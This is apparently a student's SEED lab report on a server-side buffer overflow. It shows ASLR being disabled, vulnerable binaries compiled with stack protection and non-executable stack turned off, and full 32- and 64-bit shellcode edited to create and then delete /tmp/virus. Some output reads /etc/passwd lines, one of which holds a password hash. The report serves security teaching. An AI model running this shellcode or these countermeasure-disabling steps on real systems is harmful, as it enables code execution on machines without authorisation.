


## LAB 07: Buffer Overflow Attack – Server Side:


### Turning off Countermeasures :

In order to perform the Buffer Overflow attack, first we disable the countermeasure in the form of Address Space Layout Randomization. If it is enabled then it would be hard to predict the position of stack in the memory. So, for simplicity, we disable this countermeasure by setting it to 0 (false) in the sysctl file, as follows:



```
seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup
File Edit View Search Terminal Help
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup$
```

Make and make install:




```
seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup
File Edit View Search Terminal Help
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup$ sudo /sbin/sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup$

seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup/server-code
File Edit View Search Terminal Help
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/server-code$ make
gcc -o server server.c
gcc -DBUF_SIZE=100 -DSHOW_FP -z execstack -fno-stack-protector -static -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=180 -z execstack -fno-stack-protector -static -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=200 -DSHOW_FP -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=80 -DSHOW_FP -z execstack -fno-stack-protector -o stack-L4 stack.c
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/server-code$ make install
cp server ../bof-containers
cp stack-* ../bof-containers
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/server-code$
```

## HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:

Docker config:




A terminal window titled 'seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup' showing the Docker build process for 'bof-server-L1'. The terminal output includes the following steps:

```
omize_va_space=0
kernel.randomize_va_space = 0
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup$ dockps
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup$ dcbuild
Building bof-server-L1
Step 1/6 : FROM handsonsecurity/seed-ubuntu:small
--> 1102071f4a1d
Step 2/6 : COPY server /bof/
--> Using cache
--> 90a269e5e477
Step 3/6 : ARG LEVEL
--> Using cache
--> 76800aa80163
Step 4/6 : COPY stack-LEVEL /bof/stack
--> Using cache
--> 1ddc796d6886
Step 5/6 : WORKDIR /bof
--> Using cache
--> 1c0cad20ae65
Step 6/6 : CMD ./server
--> Using cache
--> 17fcafc5960c

Successfully built 17fcafc5960c
```

The terminal window also shows a sidebar with a search bar and a list of files: '-0 s', 'L2 st', 'stack', and 'tack.'.



A terminal window titled 'seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup' showing the output of the 'dockps' command. The output lists four containers:

```
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup$ dockps
5d44ae1eed9f server-1-10.9.0.5
b17c5c7eaf8f server-2-10.9.0.6
853a595b0259 server-3-10.9.0.7
dbf23a22174e server-4-10.9.0.8
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup$
```


The terminal window also shows a sidebar with a search bar and a list of files: 'seed@ip-172-31-14-16: ...', 'seed@ip-172-31-14-16: ...', and 'seed@ip-172-31-14-16: ...'.

## HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:

### Task 1 :

The shellcode runs the `"/bin/bash"` shell program (Line 7), but it is given two arguments, `"-c"` (Line 8) and a command string (Line 9). This indicates that the shell program will run the commands in the second argument. The `*` at the end of these strings is only a placeholder, and it will be replaced by one byte of `0x00` during the execution of the shellcode. Each string needs to have a zero at the end, but we cannot put zeros in the shellcode. Instead, we put a placeholder at the end of each string, and then dynamically put a zero in the placeholder during the execution.

We will use `a.32 out` to create a file virus and then delete using `a.64 out`.



```
seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup/shellcode
File Edit View Search Terminal Tabs Help
seed@ip-172-31-14-16: ... x seed@ip-172-31-14-16: ... x seed@ip-172-31-14-16: ... x + v
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup$ dockps
5d44ae1eed9f server-1-10.9.0.5
b17c5c7eaf8f server-2-10.9.0.6
853a595b0259 server-3-10.9.0.7
dbf23a22174e server-4-10.9.0.8
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup$ cd shellcode/
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ls
Makefile README.md call_shellcode.c shellcode_32.py shellcode_64.py
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ python3 shellcode_32.p
y
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ./shellcode_64.py
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ls
Makefile a32.out call_shellcode.c codefile_64 shellcode_64.py
README.md a64.out codefile_32 shellcode_32.py
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$


seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode
File Edit View Search Terminal Tabs Help
seed@ip-172-31-14-16: ... x seed@ip-172-31-14-16: ... x seed@ip-172-31-14-16: ... x + v
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ python3 shellcode_32.p
y
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ./shellcode_64.py
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ls
Makefile a32.out call_shellcode.c codefile_64 shellcode_64.py
README.md a64.out codefile_32 shellcode_32.py
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ./a32.out
total 64
-rw-rw-r-- 1 seed seed 160 Dec 23 2020 Makefile
-rw-rw-r-- 1 seed seed 312 Dec 23 2020 README.md
-rwxrwxr-x 1 seed seed 15740 Oct 30 17:03 a32.out
-rwxrwxr-x 1 seed seed 16888 Oct 30 17:03 a64.out
-rw-rw-r-- 1 seed seed 476 Dec 23 2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 136 Oct 30 17:04 codefile_32
-rw-rw-r-- 1 seed seed 165 Oct 30 17:04 codefile_64
-rwxrwxr-x 1 seed seed 1221 Dec 23 2020 shellcode_32.py
-rwxrwxr-x 1 seed seed 1295 Dec 23 2020 shellcode_64.py
Hello 32
user1:x:1002:1002:user1,,,:/home/user1:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$
```

A32out:

Is command list files and output hello 32 and user information 2.

## HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:

### A64.out



The screenshot shows a terminal window titled "seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup/shellcode". The terminal displays the output of a script that lists files in a directory, including "a32.out" and "a64.out". The user then runs the command `./a64.out`, which triggers a series of system messages, including "total 64", "Hello 64", and "colord:x:123:133:colord colour management daemon,,:/var/lib/colord:/usr/sbin/no login". The terminal also shows the user's prompt `seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$`.

```
seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup/shellcode
File Edit View Search Terminal Tabs Help
seed@ip-172-31-14-16: ... x seed@ip-172-31-14-16: ... x seed@ip-172-31-14-16: ... x + v
-rw-rw-r-- 1 seed seed 165 Oct 30 17:04 codefile_64
-rwxrwxr-x 1 seed seed 1221 Dec 23 2020 shellcode_32.py
-rwxrwxr-x 1 seed seed 1295 Dec 23 2020 shellcode_64.py
Hello 32
user1:x:1002:1002:user1,,:/home/user1:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ./a64.out
total 64
-rw-rw-r-- 1 seed seed 160 Dec 23 2020 Makefile
-rw-rw-r-- 1 seed seed 312 Dec 23 2020 README.md
-rwxrwxr-x 1 seed seed 15740 Oct 30 17:03 a32.out
-rwxrwxr-x 1 seed seed 16888 Oct 30 17:03 a64.out
-rw-rw-r-- 1 seed seed 476 Dec 23 2020 call_shellcode.c
-rw-rw-r-- 1 seed seed 136 Oct 30 17:04 codefile_32
-rw-rw-r-- 1 seed seed 165 Oct 30 17:04 codefile_64
-rwxrwxr-x 1 seed seed 1221 Dec 23 2020 shellcode_32.py
-rwxrwxr-x 1 seed seed 1295 Dec 23 2020 shellcode_64.py
Hello 64
colord:x:123:133:colord colour management daemon,,:/var/lib/colord:/usr/sbin/no
login
gdm:x:124:134:Gnome Display Manager:/var/lib/gdm3:/bin/false
user1:x:1002:1002:user1,,:/home/user1:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$
```

Create a file virus in tmp using a.32 out and delete using a.64 out and output shown ():  
A32 code

## HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:

```
Open + shellcode_32.py ~/Documents/lab7/Labsetup/shellcode Save - + x
server.c * stack.c * Makefile * call_shellcode.c * shellcode_32.py * shellcode_64.py *
1 #!/usr/bin/python3
2 import sys
3
4 # You can use this shellcode to run any command you want
5 shellcode = (
6     "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
7     "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
8     "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
9     "/bin/bash*"
10    "-c*"
11    # You can modify the following command string to run any command.
12    # You can even run multiple commands. When you change the string,
13    # make sure that the position of the * at the end doesn't change.
14    # The code above will change the byte at this position to zero,
15    # so the command string ends here.
16    # You can delete/add spaces, if needed, to keep the position the same.
17    # The * in this line serves as the position marker *
18    #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd *"
19    "echo 'create a file virus'; /bin/touch /tmp/virus *"
20
21    "AAAA" # Placeholder for argv[0] --> "/bin/bash"
22    "BBBB" # Placeholder for argv[1] --> "-c"
23    "CCCC" # Placeholder for argv[2] --> the command string
24    "DDDD" # Placeholder for argv[3] --> NULL
25 ).encode('latin-1')
26
27 content = bytearray(200)
28 content[0:] = shellcode
29
30 # Save the binary code to file
31 with open('codefile_32', 'wb') as f:
32     f.write(content)
```

A64 code: ()

Code no tmp. file present before execution:

```
seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup/shellcode
File Edit View Search Terminal Tabs Help
seed@ip-172-31-14-16: ... x seed@ip-172-31-14-16: ... x seed@ip-172-31-14-16: ... x + v
-rwxrwxr-x 1 seed seed 1295 Dec 23 2020 shellcode_64.py
Hello 64
colord:x:123:133:colord colour management daemon,,:/var/lib/colord:/usr/sbin/no
login
gdm:x:124:134:Gnome Display Manager:/var/lib/gdm3:/bin/false
user1:x:1002:1002:user1,,:/home/user1:/bin/bash
test:U6aMy0wojraho:0:0:test:/root:/bin/bash
seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup/shellcode$ ls /tmp/
Temp-00bdd964-56a3-446c-a191-1c7584467ae5
_MEIvkUgul
pulse-PKdhtXMmr18n
snap.lxd
ssh-LJ0b5EBbsvQf
systemd-private-ca916584e63c481c860b1d7abe759d01-ModemManager.service-i91CRh
systemd-private-ca916584e63c481c860b1d7abe759d01-colord.service-xtUabj
systemd-private-ca916584e63c481c860b1d7abe759d01-switcheroo-control.service-CoKZ
ph
systemd-private-ca916584e63c481c860b1d7abe759d01-systemd-logind.service-Iu6G7e
systemd-private-ca916584e63c481c860b1d7abe759d01-systemd-resolved.service-nFJMjh
systemd-private-ca916584e63c481c860b1d7abe759d01-systemd-timesyncd.service-zE5nJ
g
systemd-private-ca916584e63c481c860b1d7abe759d01-upower.service-VHrnrh
seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup/shellcode$
seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup/shellcode$
```



## HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:

Virus file created after a.32 out:


```
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ls /tmp/
Temp-00bdd964-56a3-446c-a191-1c7584467ae5
_MEIvkUgu1
pulse-PKdhtXMmr18n
snap.lxd
ssh-LJ0b5EBbsvQf
systemd-private-ca916584e63c481c860b1d7abe759d01-ModemManager.service-i91CRh
systemd-private-ca916584e63c481c860b1d7abe759d01-colord.service-xtUabj
systemd-private-ca916584e63c481c860b1d7abe759d01-switcheroo-control.service-CoKZ
ph
systemd-private-ca916584e63c481c860b1d7abe759d01-systemd-logind.service-Iu6G7e
systemd-private-ca916584e63c481c860b1d7abe759d01-systemd-resolved.service-nFJMjH
systemd-private-ca916584e63c481c860b1d7abe759d01-systemd-timesyncd.service-zE5nJ
g
systemd-private-ca916584e63c481c860b1d7abe759d01-upower.service-VHrnrh
virus
```

Code change in a64 to delete virus file:

```
Open  +  shellcode_64.py  Save  -  +  x
~/Documents/lab7/Labsetup/shellcode
server.c  stack.c  Makefile  call_shellcode.c  shellcode_32.py  shellcode_64.py
1#!/usr/bin/python3
2import sys
3
4# You can use this shellcode to run any command you want
5shellcode = (
6    "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
7    "\x89\x5b\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
8    "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
9    "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
10   "/bin/bash"
11   "-c*"
12   # You can modify the following command string to run any command.
13   # You can even run multiple commands. When you change the string,
14   # make sure that the position of the * at the end doesn't change.
15   # The code above will change the byte at this position to zero,
16   # so the command string ends here.
17   # You can delete/add spaces, if needed, to keep the position the same.
18   # The * in this line serves as the position marker
19   #"/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd *"
20   "echo 'delete the virus file!; /bin/rm /tmp/virus *"
21   "AAAAAAA" # Placeholder for argv[0] --> "/bin/bash"
22   "BBBBBBBB" # Placeholder for argv[1] --> "-c"
23   "CCCCCCCC" # Placeholder for argv[2] --> the command string
24   "DDDDDDDD" # Placeholder for argv[3] --> NULL
25).encode('latin-1')
26
27content = bytearray(200)
28content[0:] = shellcode
29
30# Save the binary code to file
31with open('codefile_64', 'wb') as f:
32    f.write(content)
```

Make executable run and check if file deleted:

## HENIL VEDANT LAB 7 BUFFER OVERFLOW ATTACK:



```
seed@ip-172-31-14-16: ~/Documents/lab7/Labsetup/shellcode
File Edit View Search Terminal Tabs Help
seed@ip-172-31-14-16: ... x seed@ip-172-31-14-16: ... x seed@ip-172-31-14-16: ... x + v
systemd-private-ca916584e63c481c860b1d7abe759d01-systemd-resolved.service-nFJMJh
systemd-private-ca916584e63c481c860b1d7abe759d01-systemd-timesyncd.service-zE5nJ
g
systemd-private-ca916584e63c481c860b1d7abe759d01-upower.service-VHrnrh
virus
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ./shellcode_64.py
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ./a64.out
delete the virus file
seed@ip-172-31-14-16:~/Documents/lab7/Labsetup/shellcode$ ls /tmp/
